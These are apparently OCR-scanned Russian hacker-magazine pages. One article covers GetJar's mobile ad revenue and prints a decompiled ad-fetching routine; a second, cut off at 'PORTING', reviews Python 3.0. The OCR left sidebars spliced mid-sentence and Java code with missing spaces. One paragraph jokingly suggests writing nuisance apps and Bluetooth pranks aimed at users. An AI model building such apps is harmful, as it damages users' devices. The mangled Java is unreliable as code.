Есть такой сайт GetJar.com, принадлежащий одноименной компании. Если верить их маркетологам и поисковику Google, то это самый популярный сайт для скачивания мобильного софта, обладающий огромным комьюнити разработчиков и являющийся источником самых свежих бета-версий мобильных программ. Компания уже полгода тестирует рекламный сервис собственной разработки — GetJar Ads (в девичестве MADI, Mobile AD Injection) — и в ближайшие месяцы планирует ввести его в коммерческое использование. Вот про этот самый сервис мы и выпытали все, что можно, у CEO Ильи Лаурса, вице-президента по вопросам маркетинга Патрика Морка и вице-президента по продукции Криса Дьюри. Вышло слегка туманно, но сервис еще не запущен (*на момент сдачи статьи — начало января 2009 — Прим. ред.*), многие детали не до конца сделаны и согласованы. «Вы и так первыми в мире получаете эту информацию», — пытались оправдаться директора. «Да, мы такие!», — продолжал наглеть][.

ФИНАНСЫ И ПРОЧИЕ ДЕТАЛИ

В первую очередь нас интересовал потенциальный заработок — сколько правильный перец может положить в карман с помощью своего безупречного таланта и GetJar Ads? От 2 до 50 зеленых американских рублей



Декомпиляция Java-классов

▹ dvd
На диске ты найдешь java-программу BlueFTP и декомпилятор JAD. Самые любопытные смогут лично покопаться в коде.



▹ links
WWW.GETJAR.COM — начинать свой путь в деле мобильного кодинга можно отсюда.
WWW.MEDIEVAL.IT — в статье использована программа от этих ребят.

за каждую тысячу кликов ($2 to $50 CPM — на языке маркетинга). Вполне ощутимые деньги. Смотрим дальше и слушаем звон монет.


СЧИТАЕМ ДЕНЬГИ

Наиболее популярные программы расходятся десятками тысяч в неделю. Разнообразные Bluetooth Hack или Adult Video Downloader тоже уходят по 10-20 тысяч за семидневку. Пускай нашу программу за неделю скачает всего 2000 пользователей и каждый из них дважды кликнет на баннер. В самом худшем случае — получим $8. А теперь представь, что ты сделал шикарный эротический паззл, который скачает 10000 землян, и каждый из них, пускай, хотя бы 4 раза в месяц заинтересуется одним из баннеров — уже, как минимум, $800 на руки. В месяц! А в следующем месяце адептов программы прибавится, да и старые будут приносить по паре тысяч кликов в неделю... Сумма в 800 зеленых президентов уже ощущается капризным карманом, но как заставить десяток тысяч пользователей скачать именно твою программу и кликнуть на какой-то там баннер? Ну, придется постараться и сделать что-то толковое, интересное, функциональное, раскидать свое творение по разным форумам, сайтам, организовать суппорт и прочие дела, чтобы программу хотелось скачать.
Много думать о теме программы не придется — это или что-то с приставками эро/порно или какая-то гадость, которая отключает клавишу «пробел», взрывает аккумулятор и уводит девушку несчастного юзера. Еще можно реализовать скрытые возможности сервиса SMS (прямо на экран, мигающие, с форматированием и т.д.), замутить что-то с Bluetooth (этот протокол — просто кладезь для любителей устроить западло). Взгляни на рейтинг популярных программ — вслед за мастодонтами вроде Google Maps и Gmail идут программы от достаточно маленьких и неизвестных компаний. Ну и чем ты хуже? Как и всюду, тут главное — хорошая идея. Чем популярнее программа, тем больше денег она приносит создателю. Вот такая математика, а теперь — о самой технологии.

> Схема, описанная в двух словах, выглядит тривиально — делаем крутой и полезный софт для телефонов, забиваем в нем определенное количество мест для баннеров и слышим звон монет каждый раз, когда юзер кликает по баннеру. Звучит просто, а как обстоит на деле?

ВИД ИЗНУТРИ

Девелопер получает в свое распоряжение специальный фирменный API для Java-программ. Он самостоятельно выбирает, когда, как и сколь долго будут показываться баннеры в его программе, определяет, куда их пристроить, размеры и тип — текстовый или графический. Можно заставить баннер несколько секунд зависать перед каждым запуском программы, можно научить постоянно вертеться в углу и привлекать пользователя к магическому клику. Важно правильно подобрать количество баннеров и ненавязчиво их рассредоточить, чтобы у пользователя не возникало рвотных рефлексов и желания удалить софт раз и навсегда. Сумма отчислений за каждый клик по баннеру зависит от размеров баннера, его местоположения, места жительства юзера и других параметров. Полноценный список причин и размеров отчислений появится после коммерческого анонса сервиса, то есть, в ближайшие месяцы.
О рекламных партнерах GetJar ничего не рассказывает — тоже страшный секрет. Говорят, что их много, все солидные и, вообще, в рекламе недостачи не будет. Ее будут поставлять как партнерские сети, которые подключены к мобильному сервису, так и GetJar Ads. Как будет выбираться реклама, будет ли она оптимизироваться под конечного пользователя — самое интересное снова под замком. Нам расплывчато ответили, что «это непременно появится в ближайших версиях сервиса». Неопределенность раздражает, ну да что поделать, зато информация совсем свежая.
На самом деле, хотелось бы побыстрее увидеть эти новые версии. Подумай сам, юзер скачал программу Erotic Casino, а там крутится баннер



Распотрошенный архив с программой

про распродажу электродрелей. Кликнет он на него? Вряд ли. А если там будет баннер про Free Erotic Poker или про бесплатные фишки в онлайн-казино? Вероятность выше. Вот тебе материал для размышлений и игры в великого маркетолога-мыслителя. А теперь — за кодинг!

Кодинг

Наши надежды и мечты не оправдались. GetJar не показали нам внутренностей своего API и не рассказали о деталях его работы, — потому кода тут мало, но много философии и поучений.


Закончилось тем, что пришлось самостоятельно декомпилировать и копаться в исходниках одной из программ, участвовавших в бета-тестировании сервиса. А что делать — нам (и вам) ведь интересно, как это работает.

Умные итальянцы из Medieval Software создали относительно простенькую программу с говорящим названием Bluetooth File Transfer OBEX FTP или, попросту, BlueFTP. Ее основное предназначение — прием и передача файлов между двумя Bluetooth-устройствами. Каким-то странным образом программа попала в список избранных для бета-тестирования рекламного сервиса GetJar и теперь представляет интерес в качестве идеального примера для подражания и подопытной лягушки.


Немного работы и — вуаля — перед нами код для генерации рекламы. Ничего интересного, никакого использования специальных функций, признаков внешнего API или любой другой магии — все реализовано стандартными средствами Java. Программа лезет в инет на специальный сайт за рекламным баннером. Если в инет не пускают — показывает штатный, в этом случае — логотип самого GetJar. После выхода в Сеть программой подгружаются новые баннеры. Если ты изобрел что-то, не нуждающееся в интернете, то баннеры встраиваются прямо в тело программы, но во всемирную Сеть за новыми баннерами программу все равно отправлять придется. В случае с BlueFTP она ненавязчиво просится обновиться, а сама заодно и баннеры заливает:

Вот так забираются свежие баннеры

```
Strings;
HttpConnectionhttpconnection;
OutputStreamoutputstream;
InputStreaminputstream;
s = "publisherID=" + Integer.toString(b) + "&channelID="
+ Integer.toString(c) + "&userID=" + (d==-1L?"":Long.
toString(d)) + "&version=" + "1.1_xml" + "&userAgent=" + c()
+ "&impressions=" + (a==-1L?"":Long.toString(a) + "-1");
httpconnection=null;
outputstream=null;
inputstream=null;
httpconnection=(HttpConnection)Connector.open(
```



Так выглядит мобильная реклама в программах



BlueFTP просит обновиться, но не забывает и баннеры подгружать

```
  "http://ad.getjar.com/export/");
httpconnection.setRequestMethod("POST");
httpconnection.setRequestProperty(
  "Content-Type","application/x-www-form-urlencoded");
httpconnection.setRequestProperty(
  "Content-Length",Integer.toString(s.length()));
outputstream=httpconnection.openOutputStream();
outputstream.write(s.getBytes());
inputstream=httpconnection.openInputStream();
idid1=newid();
id1.a(inputstream,null);
a(id1);
if(f.size()>0)
{
  if(kb1!=null)
  {
    ibib1=(ib)f.elementAt(g.nextInt()%f.size());
    a=ib1.a();
    kb1.a(e,ib1);
  }
}else
{
  thrownewException("NoADfound...");
}
```

Полагаю, все case, if и способы прорисовки изображения средствами Java показывать не надо? Здесь b и c — стандартные инкременты, a и d = -1, e — пустая строка, f — экземпляр Vector, g — случайное число.

Юзер открывает программу, пользуется и время от времени видит всплывающий на несколько секунд баннер, призывающий подождать либо пройти на сайт спонсора. Нажатие любой клавиши можно рассматривать, как желание пользователя кликнуть на баннер и открыть ему желаемое в телефонном браузере.

А теперь представьте, что только с сайта GetJar программу BlueFTP скачали более 716000 раз, из которых 65211 — на прошлой неделе. Можно представить размеры отчислений за клики. Даже если по одному клику в неделю от каждого пользователя — в месяц набегает приятная сумма.

Один из девелоперов Medieval по секрету рассказал, что этот рекламный сервис спас всю компанию от банкротства. Звучит очень мило, хотя в их случае — это всего пара человек и четыре программы в портфолио.

ИНСТРУКЦИЯ

Ты уже переварил всю информацию и решился применить ее в деле? Принимай пошаговую инструкцию.

Зарегистрируйся как девелопер (http://my.getjar.com/site/Developers) на сайте GetJar.com. Создай своей программе толковую страничку со скриншотами, подробным описанием и прочими красивостями, чтобы она привлекала пользователей и способствовала скачиванию софта. Отправь на advertise@getjar.com запрос на участие в GetJar Ads. Вот и все — можно смело дожидаться ответа и инструкций по встраиванию рекламы в твой гениальный софт. А дальше — дело техники. Если ты делаешь хороший, интересный и качественный софт, который понравится пользователям, если ты не пожадничаешь и не надоешь им рекламой, то GetJar Ads будет приносить бабло. Иначе... тоже будет приносить бабло, только маленькое.

Кстати, на GetJar тусуются толпы желающих закачаться бесплатными программами, они непременно нагадят в комментах и объяснят, что в твоем софте плохого.

Совершенствуйся, не зря же ты столько мануалов по Java перечитал! Ну и обсудить тонкости и особенности мобильного ПО можно у них на форуме. Сами не пробовали, просто глянули — вроде толково. Если ты исправно читаешь][, тебе явно по силам создать кусок софта, который будет востребован юзерами.

СЛОВО НАПОСЛЕДОК

Мы решили обойтись без банальностей, сообщив в качестве заключения еще одну хорошую новость — из проверенных источников дошли сведения, что ближе к середине года GetJar планирует развернуть и другие способы получения спонсорской гуманитарной помощи. Стратегия будет примерно та же — девелопер размещает на GetJar свой софт, юзеры качают и генерируют звон монет девелоперу. Почему бы не начать выкладывать свои творения уже сейчас? «Хакер» с тобой, дорогой друг :).][

Вести с полей

Уже перед выпуском номера в печать товарищи-итальянцы из Medieval попробовали дополнить свое повествование, рассказав нам, что они уже вышли из посленовогоднего запоя («we had wide holidays this year in Italy»), и пообещав прислать нам каких-то суперматериалов, но в итоге пропали. Наверное, празднуют старый новый год.

Нам интереснее замечание Ильи Лаурса. CEO GetJar поправил своего зама по вопросам маркетинга, пообещав нам много денег. Дело вот в чем: оказывается, деньги капают не за клики, а за показ баннера (на каждые 100 показов, по статистике, 1-3 клика). То есть, за каждую тысячу показов нам начисляется определенная сумма – от 2 до 50 долларов. А вот ее размер в первую очередь зависит от габаритов баннера и страны проживания пользователя.

К примеру, за маленький баннер в углу ты получаешь минимальные деньги, но и крутить его можно все время, пока запущена программа. За полноэкранный баннер денег выходит больше, но его постоянно крутить не получится, иначе за баннерами не видно самой программы.

Теперь о демографии пользователей. Согласись, в каждой стране рынок развивается по-своему, отличается покупательская способность населения в общем и мобильных пользователей в частности. Поэтому рекламодателям интереснее платить за показы их рекламы в развитых странах, и ставки различаются. Кроме того, для жителей сытых стран Европы и Америки самой рекламы будет больше. Больше заказов на рекламу означает большую конкуренцию за баннерное пространство и выше плату за показы.



АЛЕКСЕЙ ЧЕРКЕС
/ ALEKSEI.CHERKES@GMAIL.COM /

КОДИНГ ТРЕТЬЕГО ТЫСЯЧЕЛЕТИЯ

PYTHON 3000: ОБЗОР НОВОВВЕДЕНИЙ

Человек всегда стремится к красоте и совершенству. Он старается сделать плоды своего труда идеальными и в этом находит свое счастье. Так устроен мир — и программные технологии здесь не исключение. В рамках этой статьи я предлагаю тебе понаблюдать за развитием языка Python — одного из самых популярных языков программирования на планете.

Языку Python уже больше семнадцати лет, а это весьма почтенный возраст для любой компьютерной технологии. С годами он не устаревает и не подвергается забвению, а наоборот — становится лучше и более востребованным. Третьего декабря 2008 года вышла очередная версия языка — Python 3.0, а четвертого — Python 2.6. Этого события программисты ждали очень долго. Дело в том, что разработчики решили инкрементировать старшую циферку не просто так. Многие новые идеи нельзя реализовать без потери обратной совместимости, а поскольку на питоне уже написана огромная масса кода, то делать это очень не желательно. Тем не менее, разработчики решились на этот шаг. Они выкинули из него весь мусор, освободились от многих устаревших конструкций и добавили несколько нововведений. Лишь бы наш любимый язык становился еще лучше и двигался вперед!

Итак, версия 3.0 — это обновленный Python без обратной совместимости. Но зачем тогда было выпускать еще и Python 2.6? Этот релиз нужен для облегчения процесса портирования. Он обратно совместим с предыдущими питонами, и, плюс к этому, содержит многие возможности из третьей версии (включаются по желанию пользователя). Но довольно предисловий — давай рассмотрим, наконец, основные особенности этих релизов.

Главные разработчики

ANNOTATIONS

На практике иногда возникает ситуация, когда к функции необходимо прикрепить некоторую метаинформацию о ее аргументах и возвращаемом значении. Это может быть текст с документацией по аналогии с doc-strings или, например, информация о типе аргумента. В более старых версиях питона для этого использовались различные сторонние библиотеки, которые умели парсить специальным образом оформленный doc-string или использовали декораторы. Был у них и один недостаток — эти средства были нестандартными. Поэтому появилась необходимость введения унифицированного решения. Python 3k для этих целей предоставляет специальный языковой механизм — аннотации.

Аннотации — это способ назначения произвольных атрибутов параметрам функции и возвращаемому значению. Пример:

```
def foo( x:"first papam", y:int ) -> max(1,2):
      pass
print( foo.__annotations__ )
```

Здесь мы определили функцию `foo` с пустым телом. Ее параметры аннотированы некоторыми выражениями, и она имеет атрибут `__annotations__`. Он представляет собой словарь, ключи которого — строки с названиями параметров, а значения — это результаты вычисления выражений, расположенных после двоеточий. После «->» мы можем наблюдать атрибут для возвращаемого значения. В словаре атрибутов он имеет ключ «return» (теперь параметры функции не могут называться return). Выполнив команду `print( __annotations__ )`, мы увидим наш словарь: `{'y': <class 'int'>, 'x': 'first papam', 'return': 2}`. Обрати внимание: значения атрибутов вычисляются во время определения функции и впоследствии не изменяются.

Язык не определяет никакой семантики для аннотаций, что, в принципе, открывает нам обширную область их применения. По словам разработчиков, они специально не вводили никаких соглашений по их использованию. Делать это надо исходя из реальных потребностей программистов, а их выявлять еще рановато, ведь средство — совсем новое. Однако круг задач, в процессе реализации которых могут пригодиться аннотации, довольно широк: документирование параметров функций и возвращаемых значений (позволит улучшить работу IDE), автоматическая проверка типов (как это делает модуль typecheck с помощью декораторов), перегрузка функций или написание обобщенных функций.

PRINT — ТЕПЕРЬ ФУНКЦИЯ!

В новой версии питона разработчики решили выкинуть ключевое слово print. Но волноваться не стоит: все элементарно! Ключевое слово заменили на функцию. Она определена следующим образом:

```
print([object, ...][, sep=' '][, end='\n'][,
file=sys.stdout]).
```

Все неименованные параметры преобразуются в строку и печатаются в файл с говорящим названием, в указанном порядке. Между ними каждый раз вставляется строка sep, а в конце добавляется end. Если str или end равны None, то используются значения по умолчанию. Ниже приведено несколько примеров для старых и новой версий — в них печатаются одинаковые последовательности символов:

```
Old: print "The value of X is:", 2
New: print("The value of X is:", 2)

Old: print x,            # Неочевидно новичкам
New: print(x, end=" ")   # Более понятно

Old: print               # Просто новая строка
New: print()             # Не забудьте скобки!

Old: print >>sys.stderr, "error message"
New: print("error message", file=sys.stderr)
```


links

- docs.python.org/3.0/whatsnew/3.0.html — What's New In Python 3.0. Основная ссылка по теме!
- www.artima.com/weblogs/viewpost.jsp?thread=211200 и www.artima.com/weblogs/viewpost.jsp?thread=211430 — Python 3000 FAQ. Ответы Гвидо на часто задаваемые вопросы по Py3k.
- www.python.org/dev/peps — все Python Enhancement Proposals (PEPs).



info

«Модуль» __future__ на самом деле не является модулем. Это просто специальное средство, призванное указывать интерпретатору, чтобы он использовал определенную функциональность языка.



Создатель языка Гвидо ван Россум считает, что Pyhon 3000 полностью удался

```
Old: print (x, y)       #
New: print((x, y))      # Аккуратнее с кортежами!
```

Очевидно, использование функции вместо ключевого слова упрощает грамматику языка и делает код более читабельным. Полезно это и разработчику: только представь — ты работаешь над огромным проектом, много бессонных ночей, тысячи строк запутанного кода... И вдруг появляется необходимость, скажем, продублировать вывод программы в лог-файл. Если это не было предусмотрено заранее, то старыми средствами выполнить задачу затруднительно. А новыми проще простого! Нужно заменить глобальную функцию на свою — которая может делать все, что тебе угодно.

EXCEPTIONS

Немного изменился синтаксис обработки исключений. Теперь, чтобы поймать исключение типа TypeError и присвоить его переменной exc, мы должны написать следующее:

```
try:
   # ...
except TypeError as exc:
   # ...
```

Новшеством здесь является ключевое слово as после перечисления типов исключений. Действительно, изменение очень к месту, так как, используя старый синтаксис, программисты могли сделать много ошибок. Например:

```
try:
   ...
except ValueError, TypeError:  # Ошибка!
   ...
```

Представим, что в этом участке кода программист Вася хотел обработать два типа исключений: ValueError и TypeError. Но получилось у него нечто другое. Согласно старому синтаксису здесь ловится исключение ValueError и заносится в локальную переменную TypeError. Вася будет искать ошибку до тех пор, пока его не уволят. А вот если бы он использовал новый синтаксис, такого печального исхода бы не последовало (ведь слово as визуально отделяет имена типов исключений от переменных, которым они присваиваются).

Появилась возможность создавать цепочки исключений. Они бывают явные и неявные. Если исключение генерируется во время обработки другого исключения (внутри блоков except или finaly), то информация о старом исключении не теряется (как раньше), а сохраняется в атрибуте __context__ нового исключения. Получается неявная цепочка исключений. Явная цепочка образуется с помощью конструкции:

```
raise SecondaryException() from primary_exception
```

Здесь же генерируется исключение SecondaryException, содержащее атрибут __cause__, значение которого — это primary_exception. Есть еще несколько небольших изменений. При генерации исключений параметры для них передаются в скобках, как при вызове конструктора, — а не через запятую, как раньше. Также все исключения имеют атрибут __traceback__, и отныне у нас гораздо меньше причин вызывать функцию sys.exc_info().

WITH STATEMENT

Еще одно нововведение — это оператор with. Некоторые объекты, такие как блокировки или файлы, требуют определенных стандартных действий при завершении работы с ними. Это потенциальный источник ошибок, ибо программист — человек, а человек — существо невнимательное и забывчивое. Ситуация осложняется тем, что в таких местах всегда нужно вставлять обработку исключений с блоком finally. Конечно, это громоздкая конструкция. Поскольку она встречается часто и успела порядком поднадоесть кодерам, разработчики решили ввести специальный оператор with, который выполняет черную работу за нас. С использованием нововведений наш пример можно переписать:

```
with open(filename) as f:
       ## Работаем с файлом f
```

Гораздо короче! Как это работает? После ключевого слова with должно идти выражение. Его результат — это объект, который называется менеджер контекста (context manager). Этот объект должен содержать методы __enter__() и __exit__(). Метод __enter__() вызывается перед входом в блок команд, идущих после with. Результат присваивается переменной, идущей после необязательного ключевого слова as (в примере файл возвращает сам себя). Метод __exit()__ вызывается после их выполнения, причем (что очень важно), независимо от того — сгенерировано исключение внутри блока или нет. Используя with, ты, во-первых, не забудешь закрыть файл (это делается автоматически в методе __exit__), а во-вторых, тебе не нужно будет писать громоздкую обработку исключений.

Многие стандартные типы могут выступать в роли менеджеров контекста — скажем, объекты файлов (как в примере) или межпоточные блокировки. Поэтому эта конструкция найдет широкое применение. Естественно, можно создавать пользовательские менеджеры контекста. Для этого достаточно создать класс и определить в нем методы __enter__() и __exit__().

UNICODE

В версиях питона до 2.0 существовал единственный тип представления строк — str. Для хранения символов использовались только од-



Одно из главных мероприятий года, посвященных развитию нашего любимого языка

нобайтные кодировки. Никакого юникода тогда еще не было. Тип str использовался как для представления текста, так и для хранения массивов сырых байт. Действительно, в те стародавние времена между этими понятиями не существовало разницы. В ветке 2.x, следуя веяниям времени, разработчики добавили новый тип unicode. Он хранит, как несложно сообразить, строки в многобайтовой кодировке. Из-за обратной совместимости тип str остался в языке — и многие программисты продолжают его использовать по привычке или для упрощения кода. В некоторых случаях юникод-строка могла автоматически преобразоваться в обычную и наоборот, а в некоторых — нет (выбрасывалось исключение `UnicodeDecodeError`).

В Python 3k весь этот бардак ликвидирован. Теперь тип str использует юникод для представления текста (то, что раньше делал тип unicode), а для представления массивов сырых байт введен тип bytes (аналог старого str). Между объектами этих типов позволены только явные преобразования. Они осуществляются с помощью функций `str.encode()` или bytes.`decode()`, которые принимают желаемую кодировку в качестве параметра. Забудьте про литералы наподобие u"...". Теперь все строки неявно являются многобайтовыми. Зато появился специальный литерал bytes — `b"..."`. Кодировка по умолчанию для исходных файлов теперь utf-8.

Отдельно стоит сказать про функцию открытия файлов `open(...)`. Обрати внимание на разницу между текстовым и бинарным режимами работы. Бинарный режим предполагает использование bytes и не выполняет никаких преобразований перед чтением/записью, а вот текстовый режим преобразовывает байты файла в юникод-строки и наоборот.

Есть и одно забавное изменение, связанное с кодировками — в именах идентификаторов разрешается использовать не ASCII-символы. Можно называть классы, переменные и т.п. русскими именами! Гвидо долго сопротивлялся этому нововведению, но, видимо, его дожали. Чую, скоро нас завалят тоннами кода с китайскими иероглифами :).

PORTING

